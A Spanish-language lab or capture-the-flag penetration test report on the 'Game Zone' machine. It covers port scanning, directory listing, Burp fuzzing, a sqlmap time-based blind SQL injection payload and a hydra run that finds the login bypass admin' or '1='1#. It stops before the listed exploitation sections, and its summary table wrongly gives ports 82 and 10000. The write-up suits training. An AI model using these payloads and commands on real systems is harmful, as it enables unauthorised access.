

	Informe de análisis de vulnerabilidades, explotación y resultados del reto Game Zone.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	18/11/2024	21/11/2024	1.0	MQ-HM-GAME ZONE	RESTRINGIDO

Informe de análisis de vulnerabilidades,  
explotación y resultados del reto GAME ZONE.

## N.- MQ-HM-GAME ZONE

Generado por:

**Wilmar Beletzuy**

[Wilmarbg773@gmail.com](mailto:Wilmarbg773@gmail.com)

Especialista de Ciberseguridad, Seguridad de la  
Información

**Fecha de creación:**

**18.11.2024**

# Índice

## Tabla de contenido

1.	Reconocimiento .....	3
2.	Análisis de vulnerabilidades/debilidades .....	6
3.	Explotación .....	16
	Automatizado .....	17
	Manual.....	19
4.	Escalación de privilegios si/no.....	26
5.	Banderas.....	33
6.	Herramientas usadas.....	33
7.	Conclusiones y Recomendaciones.....	33
8.	Matriz de Riesgo.....	34


## 1. Reconocimiento

Hacemos la conexión a la vpn



```
(root㉿kali)-[~/home/kali/Downloads]
# openvpn wilmarbg773.ovpn
```


Empezamos haciendo ping a la maquina en línea para verificar si tenemos acceso



```
(root㉿kali)-[~/home/hmstudent]
# ping 10.10.186.22
PING 10.10.186.22 (10.10.186.22) 56(84) bytes of data.
64 bytes from 10.10.186.22: icmp_seq=1 ttl=61 time=263 ms
64 bytes from 10.10.186.22: icmp_seq=2 ttl=61 time=260 ms
64 bytes from 10.10.186.22: icmp_seq=4 ttl=61 time=261 ms
64 bytes from 10.10.186.22: icmp_seq=5 ttl=61 time=272 ms
64 bytes from 10.10.186.22: icmp_seq=6 ttl=61 time=266 ms
64 bytes from 10.10.186.22: icmp_seq=7 ttl=61 time=260 ms
64 bytes from 10.10.186.22: icmp_seq=8 ttl=61 time=267 ms
^C
--- 10.10.186.22 ping statistics ---
9 packets transmitted, 7 received, 22.2222% packet loss, time 8033ms
rtt min/avg/max/mdev = 259.589/264.073/272.166/4.235 ms
```

Verificamos que si tenemos acceso

Se realiza el escaneo con nmap



```
(root㉿kali)-[~/home/hmstudent/gamezone/10.10.186.22]
# nmap -p- 10.10.186.22 -sS -oA gamezone/10.10.186.22
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-18 21:31 EST
Initiating Ping Scan at 21:31
Scanning 10.10.186.22 [4 ports]
Completed Ping Scan at 21:31, 0.29s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 21:31
Scanning 10.10.186.22 [65535 ports]
Discovered open port 80/tcp on 10.10.186.22
Discovered open port 22/tcp on 10.10.186.22
Increasing send delay for 10.10.186.22 from 0 to 5 due to max_successful_tryno increase to 4
Increasing send delay for 10.10.186.22 from 5 to 10 due to max_successful_tryno increase to 5
Completed SYN Stealth Scan at 21:31, 26.96s elapsed (65535 total ports)
Nmap scan report for 10.10.186.22
Host is up (0.27s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 27.42 seconds
Raw packets sent: 77202 (3.397MB) | Rcvd: 67509 (2.700MB)
```

Revisaremos las versiones de los puertos encontrados

```
(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# nmap -p 22,80 -sV -sC -v 10.10.186.22 -oA services -n
```

```
└─(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# nmap -p 22,80 -sV -sC -v 10.10.186.22 -oA services -n
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-18 21:33 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 21:33
Completed NSE at 21:33, 0.00s elapsed
Initiating NSE at 21:33
Completed NSE at 21:33, 0.00s elapsed
Initiating NSE at 21:33
Completed NSE at 21:33, 0.00s elapsed
Initiating NSE at 21:33
Completed NSE at 21:33, 0.00s elapsed
Initiating Ping Scan at 21:33
Scanning 10.10.186.22 [4 ports]
Completed Ping Scan at 21:33, 0.30s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 21:33
Scanning 10.10.186.22 [2 ports]
Discovered open port 80/tcp on 10.10.186.22
Discovered open port 22/tcp on 10.10.186.22
Completed SYN Stealth Scan at 21:33, 0.32s elapsed (2 total ports)
Initiating Service scan at 21:33
Scanning 2 services on 10.10.186.22
Completed Service scan at 21:33, 6.54s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.186.22.
Initiating NSE at 21:33
Completed NSE at 21:34, 9.05s elapsed
Initiating NSE at 21:34
Completed NSE at 21:34, 1.04s elapsed
Initiating NSE at 21:34
Completed NSE at 21:34, 0.00s elapsed
Nmap scan report for 10.10.186.22
```

```

PORT STATE SERVICE VERSION
22/tcp open ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 61ea89f1d4a7dca550f76d89c3af0b03 (RSA)
|_ 256 b37d72461ed341b66a911516c94aa5fa (ECDSA)
|_ 256 536709dcfffb3a3efbfecfd86d4127ab (ED25519)
80/tcp open http   Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-cookie-flags:
|_ /:
| PHPSESSID:
|_ httponly flag not set v4_best_gw query: dst 0.0.0.0
|_http-title: Game Zone
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 21:34
Completed NSE at 21:34, 0.00s elapsed
Initiating NSE at 21:34
Completed NSE at 21:34, 0.00s elapsed
Initiating NSE at 21:34
Completed NSE at 21:34, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.23 seconds
    Raw packets sent: 6 (240B) | Rcvd: 3 (116B)

```

PORTE STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

- |\_ 2048 61ea89f1d4a7dca550f76d89c3af0b03 (RSA)
- |\_ 256 b37d72461ed341b66a911516c94aa5fa (ECDSA)
- |\_ 256 536709dcfffb3a3efbfecfd86d4127ab (ED25519)

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

| http-methods:

- |\_ Supported Methods: GET HEAD POST OPTIONS
- |\_http-server-header: Apache/2.4.18 (Ubuntu)

| http-cookie-flags:

- |\_ /:

| PHPSESSID:

- |\_ httponly flag not set

|\_http-title: Game Zone

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

NSE: Script Post-scanning.

Initiating NSE at 21:34

Completed NSE at 21:34, 0.00s elapsed

Initiating NSE at 21:34

Completed NSE at 21:34, 0.00s elapsed

Initiating NSE at 21:34

Completed NSE at 21:34, 0.00s elapsed

Read data files from: /usr/bin/../share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 18.23 seconds  
Raw packets sent: 6 (240B) | Rcvd: 3 (116B)

### IP, Puertos Sistema operativo

<b>IP</b>	10.10.186.22
<b>Sistema Operativo</b>	Linux
<b>Puertos/Servicios</b>	22, 82, 10000
<b>Hostname</b>	gamezone

## 2. Análisis de vulnerabilidades/debilidades

Empezamos usando la herramienta **whatweb**


```
[root@kali]-[~/home/hmstudent/gamezone/10.10.186.22]
# whatweb 10.10.186.22 -v
WhatWeb report for http://10.10.186.22
Status : 200 OK
Title  : Game Zone
IP     : 10.10.186.22
Country : RESERVED, ZZ
Summary : Apache[2.4.18], Cookies[PHPSESSID], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], PasswordField[password]

Detected Plugins:
[ Apache ]
The Apache HTTP Server Project is an effort to develop and
maintain an open-source HTTP server for modern operating
systems including UNIX and Windows NT. The goal of this
project is to provide a secure, efficient and extensible
server that provides HTTP services in sync with the current
HTTP standards.

Version   : 2.4.18 (from HTTP Server Header)
Google Dorks: (3)
Website   : http://httpd.apache.org/

[ Cookies ]
Display the names of cookies in the HTTP headers. The
values are not returned to save on space.

String    : PHPSESSID
```

A screenshot of a web browser window. The URL bar shows 'http://10.10.186.22'. The page title is 'Game Zone'. There is a 'User Login' form with fields for 'Username' and 'Password'. Below the form, there are links for 'Log In', 'Forgot your password?', and 'Register >'. To the right of the form, there is some text about the game zone and a 'Play Now' button.

```

[ HTTPServer ]
    HTTP server header string. This plugin also attempts to
    identify the operating system from the server header.

    OS           : Ubuntu Linux
    String       : Apache/2.4.18 (Ubuntu) (from server string)

[ PasswordField ]
    find password fields


    String       : password (from field name)

HTTP Headers:
    HTTP/1.1 200 OK
    Date: Tue, 19 Nov 2024 02:42:35 GMT
    Server: Apache/2.4.18 (Ubuntu)
    Set-Cookie: PHPSESSID=7sf5iuiuntboha038nj2hu31; path=/
    Expires: Thu, 19 Nov 1981 08:52:00 GMT
    Cache-Control: no-store, no-cache, must-revalidate
    Pragma: no-cache
    Vary: Accept-Encoding
    Content-Encoding: gzip
    Content-Length: 1316
    Connection: close
    Content-Type: text/html; charset=UTF-8


```

Donde podemos encontrar mucha mas información sobre el sitio web

Procedemos analizando el puerto 80



Insepcionamos el código



The screenshot shows the source code of a PHP file viewed via a browser's developer tools. The code is as follows:

```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
2 <html xmlns="http://www.w3.org/1999/xhtml">
3 <head>
4 <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
5 <title>Game Zone</title>
6 <link rel="stylesheet" href="style.css" type="text/css" media="screen" />
7 </head>
8 <body>
9 <div id="container">
10 <div id="body_image">&nbsp;</div>
11 <div id="page_header">
12   <h1><span>Game Zone</span></h1>
13   <h3><span>Welcome to Game Zone</span></h3>
14   <div class="clearthis">&nbsp;</div>
15 </div>
16 <div id="page_menu">
17   <ul>
18     <li class="online"><a href="#"><span>Online</span></a><span></span></li>
19     <li class="downloads"><a href="#"><span>Downloads</span></a><span></span></li>
20     <li class="community"><a href="#"><span>Community</span></a><span></span></li>
21     <li class="about"><a href="#"><span>About Zone</span></a><span></span></li>
22   </ul>
23 </div>
24 <div id="page_forms">
25   <div id="userlogin">
26     <div id="userlogin_header">
27       <h2><span>User Login</span></h2>
28     </div>
29     <form action="index.php" method="post">
30       <div id="field_username"> <strong><span>Log in:</span></strong>
31         <input type="text" name="username"/>
32       </div>
33       <div id="field_password"> <strong><span>Password:</span></strong>
34         <input type="password" name="password"/>
35       </div>
36     </form>
37     <div id="button_enter">
38       <input src="images/userlogin_enter.gif" alt="Enter" class="button" type="image"/>
39     </div>
40   </div>
41   <div id="userlogin_links"> <a href="#" id="register"><strong><span>Register >>></span></strong></a> <br />
42     <a href="#" id="notregister"><strong><span>Not Registered Yet?</span></strong></a> </div>
43 </div>
44 <div id="sitesearch_header">
45   <h2><span>Site Search</span></h2>
```

Encontramos la vulnerabilidad de directory listing

## Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
<a href="#">image01.gif</a>	2019-08-14 08:26	7.8K	
<a href="#">image02.gif</a>	2019-08-14 08:26	9.3K	
<a href="#">image03.gif</a>	2019-08-14 08:26	6.2K	
<a href="#">image04.gif</a>	2019-08-14 08:26	8.1K	
<a href="#">content_background.gif</a>	2019-08-14 08:26	83	
<a href="#">content_bgcolor.gif</a>	2019-08-14 08:26	66	
<a href="#">content_header_bg.gif</a>	2019-08-14 08:26	45	
<a href="#">header_background.gif</a>	2019-08-14 08:26	514	
<a href="#">header_image.png</a>	2019-08-14 08:26	76K	
<a href="#">header_welcome.gif</a>	2019-08-14 08:26	1.4K	
<a href="#">menu_about.gif</a>	2019-08-14 08:26	298	
<a href="#">menu_background.gif</a>	2019-08-14 08:26	53	
<a href="#">menu_community.gif</a>	2019-08-14 08:26	256	
<a href="#">menu_downloads.gif</a>	2019-08-14 08:26	269	
<a href="#">menu_list_bg.gif</a>	2019-08-14 08:26	793	
<a href="#">menu_online.gif</a>	2019-08-14 08:26	203	
<a href="#">playnow_header.gif</a>	2019-08-14 08:26	485	
<a href="#">reviews_header.gif</a>	2019-08-14 08:26	695	
<a href="#">sitesearch_button.gif</a>	2019-08-14 08:26	185	
<a href="#">sitesearch_header.gif</a>	2019-08-14 08:26	443	
<a href="#">userlogin_enter.gif</a>	2019-08-14 08:26	237	
<a href="#">userlogin_header.gif</a>	2019-08-14 08:26	430	
<a href="#">userlogin_login.gif</a>	2019-08-14 08:26	307	
<a href="#">userloqin notregister.gif</a>	2019-08-14 08:26	672	

Ejecutamos un script con nmap para http-enum

```
(root㉿kali)-[~/home/hmstudent/gamezone/10.10.186.22]
# nmap --script http-enum -p80 10.10.186.22
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-18 22:07 EST
Nmap scan report for 10.10.186.22
Host is up (0.26s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|_ /images/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'

Nmap done: 1 IP address (1 host up) scanned in 30.12 seconds
```

Procedemos a realizar Fuzzing  
Usamos la herramienta dirb

```

[root@kali)-[~/home/hmstudent/gamezone/10.10.186.22]
# dirb http://10.10.186.22

DIRB v2.22
By The Dark Raver

START_TIME: Mon Nov 18 22:13:00 2024
URL_BASE: http://10.10.186.22/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612
— Scanning URL: http://10.10.186.22/ —
(!) FATAL: Too many errors connecting to host
(Possible cause: OPERATION TIMEOUT)

END_TIME: Mon Nov 18 22:20:32 2024
DOWNLOADED: 1145 - FOUND: 0

```

No obtuvimos mayor información

Abrimos Burp Suite para verificar como se están procesando los datos en el formulario de la página

Donde podemos verificar que en las credenciales se añaden otros campos mas x & y

Procedemos a realizar la prueba de sql injection  
Descargamos nuestra lista de sql

Google

sql seclists

X |

Todo Vídeos Imágenes Noticias Maps Libros Web : Más Herramientas

---

Seclists.org  
https://seclists.org › Jun · Traducir esta página :  
**Full Disclosure: SQL Injection Vulnerability in Boelter Blue ...**  
8 jun 2024 — **SQL Injection** Vulnerability in Boelter Blue System Management (version 1.3).  
From: InfoSec-DB via Fulldisclosure <fulldisclosure () seclists org>

GitHub  
https://github.com › blob › Fuzzing · Traducir esta página :  
**Generic-SQLi.txt - danielmiessler/SecLists**  
SecLists is the security tester's companion. It's a collection of multiple types of lists used during security assessments, collected in one place.

Usamos Burp Suite para realizar un ataque de fuerza bruta enviándole la lista de comandos sql que descargamos

1 x 2 x +

Positions Payloads Resource pool Settings

### Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 77  
Payload type: Simple list Request count: 77

**Start attack**

---

### Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate Add Enter a new item Add from list ... [Pro version only]

Positions Payloads Resource pool Settings

### Choose an attack type

Attack type: Sniper

**Start attack**

---

### Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.186.22  Update Host header to match target

Add \$ Clear \$ Auto \$ Refresh

```
1 POST /index.php HTTP/1.1
2 Host: 10.10.186.22
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 37
9 Origin: http://10.10.186.22
10 Connection: close
11 Referer: http://10.10.186.22/index.php
12 Cookie: PHPSESSID=65055dkjggtqlb0cv6ck6gf5fs4
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=@admin5&x=0&y=0
```

En Burp Suite comprobamos que no encontró ninguna información importante

2. Intruder attack of http://10.10.186.22 - Temporary attack - Not saved to project file

Attack	Save	Columns					
Results	Positions	Payloads					
Resource pool	Settings						
Filter: Showing all items							
Request	Payload	Status code	Error	Redire...	Timeout	Length ▾	Comment
0	'_'	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4819	
1	''	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4819	
2	''	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4819	
3	'&'	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4819	
4	'^'	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4819	
5	'*'	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4819	
6	'or ''_'	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4819	
7	'or '''	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4819	
8	'or ''&'	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4819	
9	'or ''^'	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4819	
10	'or ''*'	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4819	
11	'_''	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4819	

Request Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Date: Tue, 19 Nov 2024 03:42:53 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 4517
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 Incorrect login

```

②⚙️ ⏪ ⏩ Search... 0 matches

Finished

Usamos la herramienta **sqlmap**

Creamos un archivo llamado request donde copiamos el encabezado del payload

```
└─(root㉿kali)-[~/home/hmstudent/gamezone/10.10.186.22]
└─# nano request
```

```
└─(root㉿kali)-[~/home/hmstudent/gamezone/10.10.186.22]
└─# cat request
POST /index.php HTTP/1.1
Host: 10.10.186.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Origin: http://10.10.186.22
Connection: close
Referer: http://10.10.186.22/index.php
Cookie: PHPSESSID=65055dkjggtqlbb0cv6ck6gfs4
Upgrade-Insecure-Requests: 1
username=admin&password=admin&x=0&y=0
```

```
└─(root㉿kali)-[~/home/hmstudent/gamezone/10.10.186.22]
```

```
└─# sqlmap -r request --batch
```

Sql map nos indica el parámetro username es vulnerable

```

[22:58:53] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 72 HTTP(s) requests:
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 3385 FROM (SELECT(SLEEP(5)))TUnB) AND 'DKBX'='DKBX&password=admin&x=0&y=0

[22:59:45] [INFO] the back-end DBMS is MySQL
[22:59:45] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL > 5.0.12
[23:00:12] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.186.22'
[23:00:12] [WARNING] your sqlmap version is outdated

[*] ending @ 23:00:12 /2024-11-18/

```

Usamos la herramienta **hydra**, para realizar fuerza bruta

```

└─(root㉿kali)-[~/home/hmstudent/gamezone/10.10.186.22]
# hydra -L ../../Downloads/quick-SQLi.txt -p cualquiercosa 10.10.186.22 http-post-form "/index.php:username=^USER^&password=^PASS^&x=0&y=0"
:Incorrect login"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-18 23:17:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 77 login tries (l:77/p:1), ~5 tries per task
[DATA] attacking http-post-form://10.10.186.22:80/index.php:username="USER"&password="PASS"&x=0&y=0:Incorrect login
[80][http-post-form] host: 10.10.186.22 login: admin' or '1='1# password: cualquiercosa
